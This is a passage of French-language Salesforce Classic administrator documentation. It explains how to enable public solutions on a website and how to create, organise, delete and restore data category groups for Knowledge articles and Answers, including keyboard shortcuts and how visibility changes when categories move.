- Le bouton et la zone de recherche étant affichés dans un cadre, votre site Web doit prendre en charge les cadres pour que la recherche de solutions fonctionne.
- Les solutions suggérées n'affichent pas les articles de Salesforce Knowledge.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour autoriser l'accès aux solutions par le site Web :

- Personnaliser l'application

Pour activer l'accès aux solutions via le Web :

1. Dans Configuration, saisissez *`Solutions publiques`* dans la case `Recherche rapide`, puis sélectionnez **Solutions publiques**.
2. Cliquez sur **Modifier**.
3. Activez la case `Solutions publiques activées`.
4. Si votre organisation utilise des catégories de solutions, activez la case `Activer la navigation dans les solutions` pour permettre aux clients d'explorer les solutions par catégorie. Les catégories de solutions ne peuvent pas être traduites pour les solutions publiques.

   Si les solutions multilingues sont activées pour votre organisation, vous pouvez ajouter aux solutions publiques une liste déroulante des langues pour permettre aux clients de choisir la langue de recherche de solutions. Pour plus d'informations, reportez-vous à Personnalisation des paramètres de solution à la page 3160.

5. Si l'exploration de catégories de solutions est activée, sélectionnez la `catégorie supérieure` accessible par les clients dans les solutions publiques. Les clients peuvent afficher toutes les solutions de cette catégorie et ses sous-catégories si elles sont désignées comme étant `visibles dans la base de connaissances publique`.

   Laissez le champ `Catégorie supérieure` vide si vous souhaitez que les clients affichent toutes les solutions dans toutes les catégories lorsqu'elles sont visibles dans les solutions publiques.

6. Au besoin, vous pouvez modifier l'aspect du cadre sur le site Web en indiquant la `largeur de page maximale` et la `hauteur de page minimale`.
7. Indiquez l'URL de votre page CSS dans `URL de feuille de style`. Le fichier CSS n'a pas besoin d'exister à ce stade. Vous pouvez télécharger un exemple de fichier qui servira de base ultérieurement ou utiliser votre propre fichier.

8. Vous avez la possibilité de modifier le terme ou la phrase désignant les solutions dans le cadre dans `Autre terme`. Indiquez la forme au singulier et au pluriel du terme.
9. Cliquez sur **Enregistrer**.
10. Si besoin est, cliquez sur **Télécharger le fichier CSS exemple** pour vous procurer la feuille de style de Salesforce.
11. Cliquez sur **Générer le code HTML**.
12. Copiez le code HTML fourni et cliquez sur **Terminé.**
13. Transmettez le code HTML (et le fichier CSS si vous l'avez téléchargé) à l'administrateur du site Web, pour qu'il soit ajouté au site de la manière suivante :
    - Ajoutez le code HTML à la page Web.
    - Personnalisez la feuille de style téléchargée.
    - Hébergez la feuille de style dans un emplacement accessible par tous sur le serveur Web.

# Organisation des articles, des réponses et des idées en catégories

## Catégories de données dans Salesforce.com

Les catégories de données sont utilisées dans Salesforce Knowledge (articles et traductions d'articles), dans Idées, dans Réponses et dans Réponses Chatter pour faciliter le classement et l'accès aux articles, aux questions et aux idées. Vous pouvez utiliser des catégories de données pour contrôler l'accès à une série d'articles, de questions ou d'idées spécifique.

Salesforce Knowledge prend en charge des catégories de données de cinq niveaux hiérarchiques dans chaque groupe de catégories. Vous pouvez classer les articles de la base de connaissances dans plusieurs catégories qui facilitent la recherche pour les utilisateurs. Par exemple, pour classer les articles par zones commerciales et par divisions opérationnelles, créez deux catégories, Zone commerciales et Divisions opérationnelles. Le groupe de catégories Zones commerciales peut comprendre une hiérarchie géographique, par exemple Toutes les zones commerciales au niveau supérieur, puis Amérique du Nord, Europe et Asie au deuxième niveau.

Dans une zone de réponses, les catégories de données permettent d'organiser les questions pour faciliter leur consultation. Chaque zone de réponses prend en charge un groupe de catégories. Par exemple, si vous êtes un fabricant d'ordinateurs, vous pouvez créer un groupe de catégories Produits contenant quatre catégories semblables : Ordinateurs portables haut de gamme, Ordinateurs portables, Ordinateurs de bureau pour le jeu et Ordinateurs de bureau pour l'entreprise. Sous l'onglet Réponses, les membres d'une zone peuvent attribuer l'une des quatre catégories à chaque question, puis parcourir ces catégories pour consulter les réponses à des questions spécifiques.

Exemple:

**Classement logique des articles**

En tant qu'administrateur de la base de connaissances, vous pouvez organiser vos articles dans une hiérarchie logique et marquer vos articles avec des attributs adaptés à votre activité.

**Accès aisé aux questions**

En tant qu'administrateur de réponses, vous pouvez sélectionner les catégories de données qui sont visibles sous l'onglet Réponses. Les membres d'une zone peuvent baliser une

Éditions

Disponible avec : Salesforce Classic

Les catégories de données et les réponses sont disponibles dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

question dans une catégorie afin de faciliter la recherche de questions et de réponses pour les autres membres.

**Contrôle de la visibilité d'article et de question**

En tant qu'administrateur de base de connaissances ou de communauté de réponses, vous pouvez centraliser le contrôle de la visibilité des articles ou des questions en mappant des rôles, des ensembles d'autorisations ou des profils avec des catégories de groupes de catégories. Lorsqu'un article ou une question est classé dans une catégorie, les utilisateurs qui disposent de la visibilité peuvent l'afficher automatiquement.

**Filtrage des articles**

En tant qu'agent de support, lorsque les articles sont classés en catégories logiques, vous pouvez rapidement et aisément localiser un article en filtrant la base de connaissances de votre organisation. Pour vous assurer d'afficher tous les articles correspondants, le filtrage par catégorie renvoie des résultats étendus qui comprennent les relatifs précédent et suivant dans la hiérarchie de la catégorie. Par exemple, si la hiérarchie de votre catégorie Produits comprend les niveaux Tous les produits > Ordinateurs > Ordinateurs portables > Ordinateurs portables pour le jeu, et que vous aidez un client à résoudre un problème sur son ordinateur portable, le filtrage par Ordinateurs portables renvoie les articles classés dans Ordinateurs portables ainsi que les articles classés dans Ordinateurs, Tous les produits ou Ordinateurs portables pour le jeu. Dans la pratique, vous êtes informé(e) de l'existence d'articles utiles correspondants tels qu'une offre d'expédition gratuite pour tous les produits ou de mise à niveau des ordinateurs portables pour le jeu (pour éviter les résultats non pertinents, le filtrage par catégorie ne renvoie aucun relatif non linéaire tel que les semblables et les cousins. Les articles traitant des Ordinateurs de bureau, cousin de Ordinateur portables, ne s'affichent pas).

**Navigation dans les articles et les questions**

En tant qu'utilisateur final, vous pouvez parcourir les catégories sous l'onglet Articles ou Réponses afin de rechercher les informations dont vous avez besoin pour résoudre un problème.

**Gestion de groupes de catégories pour les articles et les questions**


Si votre organisation possède Salesforce Knowledge et une communauté de réponses, vous pouvez créer des groupes de catégories séparés ou utiliser le même groupe pour les articles et les questions.

**Catégories de données dans les articles**

Un groupe de catégories correspond au conteneur d'une série de catégories. Dans Salesforce Knowledge il correspond au nom de menus déroulants de catégorie. Par exemple, si vous utilisez la page Catégories de données dans la Configuration, (saisissez *`Catégorie de données`* dans la case `Recherche rapide`, puis sélectionnez **Configuration de la catégorie de données**) pour créer et activer un groupe de catégories intitulé Produits, un menu Produits s'affiche sous l'onglet Gestion des articles, dans la page de modification des articles, sous l'onglet Articles dans tous les canaux et dans la base de connaissances publique.


L'illustration ci-dessous montre la vue d'un administrateur de base de connaissances sur un article consacré à des offres d'ordinateurs portables. En utilisant la page de modification des articles, l'administrateur a classé cet article avec les Laptops dans la catégorie Products, et a sélectionné USA dans la catégorie Geography.

**Article sur les offres d'ordinateurs portables sous l'onglet Gestion des articles**



L'illustration suivante montre un agent qui trouve le même article publié sous l'onglet Articles. L'agent a sélectionné respectivement Laptops et USA dans les menus déroulants Products et Geography pour trouver un article classé dans Laptops et USA.

**Article sur les offres d'ordinateurs portables sous l'onglet Articles**





Lorsque vous ajoutez des catégories à un groupe de catégories, vous créez une hiérarchie qui peut comprendre jusqu'à cinq niveaux et 100 catégories. Chaque catégorie peut avoir un parent, de nombreux semblables et de nombreux enfants. Une hiérarchie de catégories bien organisée et solide permet aux utilisateurs de localiser rapidement et aisément des articles pertinents.

Par défaut, tous les utilisateurs de la base de connaissances Salesforce Knowledge ont accès à toutes les catégories. Cependant, vous pouvez restreindre la visibilité des catégories par rôle, ensemble d'autorisations ou profil.

### Catégories de données dans les zones Réponses

Une zone de réponses prend en charge un groupe de catégorie et les membres peuvent attribuer une catégorie à chaque question. Bien que vous puissiez créer jusqu'à cinq niveaux hiérarchiques dans un groupe de catégories, seules les catégories de premier niveau sont prise en charge dans votre communauté de réponses. Les catégories enfant sous le premier niveau ne sont pas affichées dans la communauté et les membres ne peuvent pas les attribuer à des questions. Les catégories au sein du groupe s'affichent dans l'onglet Réponses, sous le nom de la zone.

**Onglet Réponses affichant des catégories**



Par défaut, tous les membres d'une zone ont accès à toutes les catégories. Cependant, vous pouvez spécifier la visibilité des catégories.

**Conseils de mise en œuvre de catégories de données**

Tenez comptez des points suivants lors de la planification et de la mise en œuvre de catégories de données pour votre organisation :

- Vous pouvez créer jusqu'à trois groupes de catégories avec cinq niveaux hiérarchiques au maximum dans chaque groupe. Chaque groupe de catégories peut comprendre jusqu'à 100 catégories.
- Si vous souhaitez utiliser des catégories de données avec Réponses, après avoir créé votre groupe de catégories, attribuez-le dans la Configuration en saisissant `Attributions de catégories de données` dans la case `Recherche rapide`, puis en sélectionnant **Attributions de catégories de données** sous Réponses. Vous ne pouvez attribuer qu'un seul groupe de catégories à une communauté de réponses. Salesforce Knowledge prend en charge les groupes de catégories multiples.
- Bien que vous puissiez créer jusqu'à cinq niveaux hiérarchiques dans un groupe de catégories, seules les catégories de premier niveau sont prise en charge dans votre communauté de réponses. Les catégories enfant sous le premier niveau ne sont pas affichées dans la communauté et les membres ne peuvent pas les attribuer à des questions. Salesforce Knowledge prend en charge une hiérarchie de catégories de données.
- Les groupes de catégories sont masqués aux utilisateurs tant qu'ils ne sont pas activés. N'activez pas un groupe de catégories avant d'avoir défini ses catégories et les paramètres d'accès, y compris leur visibilité.
- Lors de l'attribution de catégories à des articles, vous pouvez sélectionner jusqu'à huit catégories dans un groupe de catégories.
- Si un article ne contient aucune catégorie, il s'affiche uniquement si l'option `Aucun filtre` est sélectionnée dans le menu déroulant de la catégorie.
- Lors de la recherche d'articles ou de traductions d'articles, la sélection d'une catégorie comprend automatiquement son parent et ses enfants, ainsi que les grands-parents éventuels, jusqu'à la catégorie supérieure. Les catégories semblables ne sont pas incluses. Par exemple, si une hiérarchie de catégories comporte les niveaux Tous les produits, Commutateurs, Réseaux optiques et Cœur du réseau, la sélection de « Réseaux optiques » dans le menu déroulant de la catégorie renvoie des articles attribués à l'une des quatre catégories. Toutefois, si la catégorie Commutateurs comporte une catégorie semblable appelée Routeurs, la sélection de « Réseaux optiques » ne renvoie aucun article classé avec les Routeurs. Les paramètres de visibilité de catégorie peuvent limiter les articles spécifiques que vous trouvez.
- Une fois les paramètres de visibilité sélectionnés pour les catégories :
  - Les utilisateurs non associés à la visibilité peuvent afficher uniquement les articles et les questions sans catégorie, sauf si la visibilité des catégories par défaut a été configurée.
  - Pour la visibilité basée sur le rôle, les utilisateurs du portail client et les utilisateurs du portail partenaire héritent par défaut des paramètres de visibilité du groupe de catégories attribué à leur responsable de compte. Vous pouvez modifier les paramètres de visibilité du groupe de catégories pour chaque rôle du portail.
  - Si vous avez accès à une seule catégorie dans un groupe de catégories, le menu déroulant de ce groupe ne s'affiche pas sous l'onglet Articles.
- Suppression d'une catégorie :
  - La suppression est définitive. Une catégorie supprimée ne peut être restaurée. Elle n'est pas déplacée vers la Corbeille.
  - La suppression des catégories enfant est également définitive.
  - Selon les cas, la catégorie et ses enfants sont supprimés des onglets Réponses et Gestion des articles et Knowledge dans tous les canaux et de la base de connaissances publique de votre société.
  - Les associations entre les catégories et les articles ou questions sont supprimées. Vous pouvez réattribuer des articles et questions à une autre catégorie.

  - Son mappage avec la visibilité est supprimé. Les lecteurs perdent leur visibilité sur les articles et les réponses associés à la catégorie supprimée.

- Suppression d'un groupe de catégories :
  - Le groupe de catégories est déplacé vers la section Groupes de catégories supprimés, qui correspond à une corbeille. Vous pouvez visualiser ces éléments dans cette section, sans pouvoir les modifier. Elle conserve les groupes de catégories pendant 15 jours avant de les supprimer définitivement, sans possibilité de les restaurer. Durant cette période de 15 jours, vous pouvez restaurer un groupe de catégories ou le supprimer définitivement.
  - Toutes les catégories du groupe sont supprimées.
  - Toutes les associations entre les catégories et les articles ou les questions du groupe sont supprimées.
  - Toutes les associations entre les catégories et la visibilité du groupe sont supprimées.
  - Selon les cas, le menu déroulant de la catégorie est supprimé des onglets Articles dans tous les canaux, de l'onglet Gestion des articles et de la base de connaissances publique de votre société.
- Vous pouvez traduire les étiquettes des catégories et des groupes de catégories à l'aide du système de traduction.

**Meilleures pratiques pour les catégories de données**

Tenez comptez des points suivants lors de l'utilisation de catégories de données :

- Pour gérer rapidement les catégories de données, utilisez des raccourcis clavier.
- Une fois les catégories créées ou mises à jour, configurez les règles de visibilité des groupes de catégories.
- Enregistrez fréquemment vos modifications. Plus vous exécutez d'actions avant de cliquer sur Enregistrer, plus l'enregistrement est long.

# Raccourcis des catégories de données

Utilisez des raccourcis clavier pour accélérer l'utilisation de catégories de données.

| Tâche | Action | Raccourci clavier |
|---|---|---|
| **Ajout d'une catégorie** | Ajouter un semblable à la catégorie sélectionnée | ENTRÉE |
| | Ajouter un enfant à la catégorie sélectionnée | ENTRÉE+TABULATION |
| | Fermer le champ Ajouter une catégorie | ÉCHAP |
| | Enregistrer les modifications dans le champ Ajouter une catégorie | ENTRÉE |
| **Modification d'une catégorie** | Ouvrir le champ Modifier la catégorie pour la catégorie sélectionnée | BARRE D'ESPACEMENT |
| | Fermer le champ Modifier la catégorie | ÉCHAP |
| | Enregistrer les modifications dans le champ Modifier la catégorie | ENTRÉE |
| **Rétrogradation ou promotion d'une catégorie** | Rétrograder d'un niveau une catégorie, qui devient l'enfant de son semblable actuel | TABULATION |
| | Promouvoir d'un niveau une catégorie, qui devient le semblable de son parent actuel | MAJ+TABULATION |
| **Suppression d'une catégorie** | Supprimer la catégorie sélectionnée et ses enfants | SUPPR |
| **Navigation dans la hiérarchie de catégories** | Déplacer la sélection vers le haut dans la hiérarchie de catégories | FLÈCHE HAUT |
| | Déplacer la sélection vers le bas dans la hiérarchie de catégories | FLÈCHE BAS |
| | Réduire les enfants dans une catégorie parent | FLÈCHE GAUCHE |
| | Développer les enfants dans une catégorie parent | FLÈCHE DROITE |
| **Annulation ou répétition d'une action** | Annuler la dernière action | CTRL+Z |
| | Répéter la dernière action | CTRL+Y |
| **Enregistrement des modifications** | Enregistrer les modifications dans la hiérarchie de catégories | CTRL+S |

Éditions

Disponible avec : Salesforce Classic

Les catégories de données et les réponses sont disponibles dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

# Création et modification de groupes de catégories

Les groupes de catégories sont utilisés par Salesforce Knowledge (articles), les réponses (questions) ou les idées. Dans tous les cas, les groupes de catégories correspondent à des conteneurs de catégories de données individuelles. Par exemple, un groupe de catégories Contrats peut contenir les catégories Prix fixe, Remboursement des frais et Livraison non définie.

1. Dans Configuration, saisissez *Catégorie de données* dans la case Recherche rapide, puis sélectionnez **Configuration de la catégorie de données**.
2. Pour créer un groupe de catégories, cliquez sur **Nouveau** dans la section Groupes de catégories.

   Par défaut, vous pouvez créer jusqu'à cinq groupes de catégories, dont trois actifs. Pour modifier un groupe de catégories existant, survolez son nom, puis cliquez sur l'icône **Modifier le groupe de catégories** ( ).
3. Saisissez le Nom du groupe. Ce nom s'affiche en tant que titre du menu déroulant de la catégorie, dans les onglets Gestion des articles et Articles, et, le cas échéant, dans la base de connaissances publique. Le Nom de groupe n'est pas affiché sous l'onglet Réponses.
4. Vous pouvez également modifier le Nom unique de groupe (le nom unique utilisé pour identifier la catégorie de données dans l'API SOAP).
5. Vous pouvez également saisir une description du groupe de catégories.
6. Cliquez sur **Enregistrer**.

   Vous recevez un e-mail une fois le processus d'enregistrement terminé.

### Activation de groupes de catégories

Lorsque vous ajoutez un groupe de catégories, il est désactivé par défaut et affiche uniquement les pages de configuration administrative des catégories de données, des rôles, des ensembles d'autorisations et des profils. Laissez vos groupes de catégories désactivés afin de configurer votre hiérarchie de catégories et d'attribuer une visibilité. Tant que vous n'avez pas activé manuellement un groupe de catégories, il ne s'affiche pas dans Salesforce Knowledge ou dans votre communauté de réponses. En plus de l'activation du groupe de catégories, pour les communautés de réponses, vous devez attribuer le groupe de catégories à une zone pour afficher les catégories sous l'onglet Réponses.

Pour activer un groupe de catégories et le rendre disponible aux utilisateurs, survolez le nom du groupe de catégories, puis cliquez sur l'icône Activer le Groupe de catégories ( ).

Vous pouvez désormais ajouter des catégories à votre groupe de catégories. Lorsque vous créez un groupe de catégories, Salesforce crée automatiquement une catégorie de niveau supérieur dans le groupe nommé Tous. Vous pouvez également double-cliquer sur le groupe Tous pour le renommer.

## Éditions

Disponible avec : Salesforce Classic

Les catégories de données et les réponses sont disponibles dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

## AUTORISATIONS UTILISATEUR

Pour afficher la page Catégories de données :

- Afficher les catégories de données

Pour créer, modifier ou supprimer des catégories de données :

- Gérer les catégories de données

# Suppression et restauration de groupes de catégories

La suppression d'un groupe de catégories supprime toutes ses catégories et toutes les associations entre les catégories et les articles ou les questions. Pour comprendre les conséquences de la suppression de groupes de catégories, lisez attentivement et complètement cette rubrique.

1. Dans Configuration, saisissez *Catégorie de données* dans la case Recherche rapide, puis sélectionnez **Configuration de la catégorie de données**.
2. Survolez le nom du groupe de catégories.
3. Cliquez sur l'icône Supprimer un groupe de catégories ( ).
4. Activez la case de la boîte de dialogue de confirmation, puis cliquez sur **OK**.

   Le groupe de catégorie de données est supprimé. Si vous souhaitez restaurer le groupe de catégories de données, continuez jusqu'à l'étape 5.
5. Dans la section Groupes de catégories supprimés, survolez le nom du groupe de catégories.
6. Cliquez sur l'icône Restaurer le groupe de catégories ( ).

   Le groupe de catégories est déplacé vers la section Groupes de catégories en tant que groupe de catégories inactif, et les associations avec les articles, les questions et la visibilité sont restaurées.

Exemple: Suppression d'un groupe de catégories :

- Le groupe de catégories est déplacé vers la section Groupes de catégories supprimés, qui correspond à une corbeille. Vous pouvez visualiser ces éléments dans cette section, sans pouvoir les modifier. Elle conserve les groupes de catégories pendant 15 jours avant de les supprimer définitivement, sans possibilité de les restaurer. Durant cette période de 15 jours, vous pouvez restaurer un groupe de catégories ou le supprimer définitivement.
- Toutes les catégories du groupe sont supprimées.
- Toutes les associations entre les catégories et les articles ou les questions du groupe sont supprimées.
- Toutes les associations entre les catégories et la visibilité du groupe sont supprimées.
- Selon les cas, le menu déroulant de la catégorie est supprimé des onglets Articles dans tous les canaux, de l'onglet Gestion des articles et de la base de connaissances publique de votre société.

## Éditions

Disponible avec : Salesforce Classic

Les catégories de données et les réponses sont disponibles dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

## AUTORISATIONS UTILISATEUR

Pour afficher la page Catégories de données :

- Afficher les catégories de données

Pour créer, modifier ou supprimer des catégories de données :

- Gérer les catégories de données

# Ajout de catégories de données à des groupes de catégories

Lorsque vous avez des groupes de catégories, vous pouvez ajouter des catégories de données afin d'aider les agents à classer et à retrouver des articles, des questions ou des idées.

Les administrateurs peuvent créer des catégories de données pour des articles Salesforce Knowledge, des questions dans une zone ou des idées afin de classer et retrouver des articles, des questions ou des idées. Vous pouvez également utiliser des catégories de données pour contrôler l'accès aux articles, aux questions et aux idées.

Par défaut, vous pouvez créer jusqu'à 100 catégories dans un groupe de catégories de données et avoir jusqu'à 5 niveaux dans une hiérarchie de groupes de catégories de données. Pour obtenir plus de catégories ou de niveaux hiérarchiques, contactez Salesforce.

Remarque: Sous l'onglet Réponses, seules les catégories de données de premier niveau sont affichées. Par conséquent, lors de la création de catégories de données pour un portail ou une communauté, assurez-vous que les catégories que vous souhaitez afficher ont une relation de semblables, pas une relation parent-enfant.

1. Dans Configuration, saisissez *`Catégorie de données`* dans la case `Recherche rapide`, puis sélectionnez **Configuration de la catégorie de données**.
2. Cliquez sur le nom du groupe de catégories.
3. Cliquez sur une catégorie située au niveau supérieur (parent) ou au même niveau (semblable) que la catégorie à ajouter.
4. Cliquez sur **Actions**, puis sélectionnez une action : **Ajouter une catégorie enfant** ou **Ajouter une catégorie semblable**.
5. Saisissez le nom de la catégorie.

   Dans la mesure du possible, Salesforce réutilise automatiquement le nom que vous avez saisi en tant que `Nom unique de catégorie`, un champ système requis par l'API SOAP.
6. Cliquez sur **Ajouter**. Vous pouvez également appuyez sur Entrée.
7. Cliquez sur Enregistrer.

   Enregistrez fréquemment vos modifications. Plus vous exécutez d'actions avant de cliquer sur Enregistrer, plus l'enregistrement est long.

Conseil: Par défaut, les utilisateurs de Salesforce Knowledge et les membres d'une zone peuvent afficher toutes les catégories au sein d'un groupe de catégories actif. Vous pouvez restreindre la visibilité des catégories, après avoir configuré vos catégories de données, pour vous assurer que les utilisateurs accèdent uniquement aux articles et aux questions de votre choix.

## Éditions

Disponible avec : Salesforce Classic

Les catégories de données et les réponses sont disponibles dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

## AUTORISATIONS UTILISATEUR

Pour afficher la page Catégories de données :

- Afficher les catégories de données

Pour créer, modifier ou supprimer des catégories de données :

- Gérer les catégories de données

# Modification et organisation de catégories de données

La modification et l'organisation de catégories peut entraîner de longs délais de traitement, changer la visibilité et le classement des articles, et d'autres conséquences importantes. Avant de modifier des catégories, lisez attentivement et complètement cette rubrique.

**Important:** Modifiez la hiérarchie des catégories lorsque l'activité des utilisateurs est faible. Le processus d'enregistrement peut entraîner des calculs longs, complexes et nécessiter un délai important. Durant ce processus, les agents peuvent rencontrer des problèmes de performances en recherchant des articles ou des questions, ou en utilisant des listes déroulantes de catégories.

1. Dans Configuration, saisissez *Catégorie de données* dans la case Recherche rapide, puis sélectionnez **Configuration de la catégorie de données**.
2. Cliquez sur le nom d'un groupe de catégories.
3. Vous pouvez également cliquer sur **Développer tout** pour afficher la hiérarchie de catégories complète ou sur **Réduire tout** pour afficher uniquement les catégories de niveau supérieur.
4. Pour modifier le nom d'une catégorie ou son nom d'API unique, double-cliquez dessus.
5. Utilisez la fonctionnalité glisser-déposer pour repositionner une catégorie dans la hiérarchie. Pendant le déplacement, une icône rouge indique une destination non valide et une icône verte indique une destination valide.
   - Faites glisser une catégorie sur une autre afin de la repositionner comme un enfant de la catégorie cible. Par exemple, pour positionner France au niveau inférieur à Europe, faites glisser France sur Europe. Une fois positionnée, la catégorie s'affiche sous les autres catégories enfant de même niveau.
   - Faites glisser une catégorie sur une ligne qui borde une autre catégorie afin de la repositionner comme un semblable de cette catégorie. Par exemple, pour positionner France entre Espagne et Allemagne, faites glisser France sur la ligne qui sépare Espagne et Allemagne.
6. Pour réorganiser les enfants d'une catégorie par ordre alphabétique, survolez son nom, puis sélectionnez *Trier les catégories enfant par ordre alphabétique* dans la liste déroulante Actions. Cette réorganisation affecte uniquement les enfants du premier niveau, pas les petits-enfants ou ceux des niveaux inférieurs.
7. Lors de la modification d'une hiérarchie de catégories, cliquez sur **Annuler** pour défaire vos dernières actions. À l'inverse, cliquez sur **Répéter** pour passer à l'action suivante que vous avez exécutée.
8. Cliquez sur **Enregistrer**. Vous recevez un e-mail une fois le processus d'enregistrement terminé.

   Ce processus d'enregistrement recalcule les éléments suivants :
   - Le contenu du menu déroulant de la catégorie.
   - Les articles et les questions sont visibles pour chaque utilisateur.
   - Les articles et les questions associés à des catégories.

   **Remarque:** Enregistrez fréquemment vos modifications. Plus vous effectuez d'actions avant de cliquer sur Enregistrer, plus l'enregistrement est long.

## Éditions

Disponible avec : Salesforce Classic

Les catégories de données et les réponses sont disponibles dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

## AUTORISATIONS UTILISATEUR

Pour afficher la page Catégories de données :
- Afficher les catégories de données

Pour créer, modifier ou supprimer des catégories de données :
- Gérer les catégories de données


Exemple:

**Conséquences de la modification de la hiérarchie sur la visibilité des articles**

La modification de la hiérarchie des catégories peut modifier les articles auxquels les lecteurs accèdent. Dans l'exemple du graphique ci-dessous, la catégorie PDA est déplacée depuis la catégorie parente d'origine Computers vers la nouvelle catégorie parente Consumer Electronics.

Remarque: Lorsqu'une catégorie est déplacée vers une nouvelle catégorie parente, les utilisateurs sans visibilité sur la nouvelle catégorie parente perdent l'accès à la catégorie déplacée.

**Déplacement de la catégorie « PDA »**




Pour comprendre les conséquences de cette modification sur les lecteurs qui affichent les articles de la catégorie PDA, consultez le tableau ci-dessous.

| Lorsque mon rôle, mon ensemble d'autorisations ou mon profil est mappé avec : | Puis-je afficher des articles PDA à leur ancien emplacement sous Computers ? | Puis-je afficher des articles PDA à leur nouvel emplacement sous Consumer Electronics ? | Pourquoi ? |
|---|---|---|---|
| Tous les produits | Oui | Oui | Lorsque votre rôle, ensemble d'autorisations ou profil est mappé avec la catégorie de niveau supérieur « Tous les produits », vous pouvez afficher tous les éléments de la hiérarchie de catégories. |
| Computers | Oui | Non | Vous n'avez pas accès à la branche de la hiérarchie de catégories dans laquelle figure désormais PDA. |

| Lorsque mon rôle, mon ensemble d'autorisations ou mon profil est mappé avec : | Puis-je afficher des articles PDA à leur ancien emplacement sous Computers ? | Puis-je afficher des articles PDA à leur nouvel emplacement sous Consumer Electronics ? | Pourquoi ? |
|---|---|---|---|
| Consumer Electronics | Non | Oui | Les PDA ont été déplacés vers une branche de la hiérarchie de catégories à laquelle vous avez accès. |

**Conséquences de la modification de la hiérarchie sur le classement des articles**

